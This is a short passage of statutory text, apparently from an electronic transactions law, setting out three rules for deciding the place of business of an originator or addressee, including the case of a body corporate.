(a) if the originator or the addressee has more than one place of business, the principal place of business shall be the place of business;
(b) if the originator or the addressee does not have a place of business, his usual place of residence shall be deemed to be the place of business;
(c) "Usual Place of Residence", in relation to a body corporate, means the place where it is registered.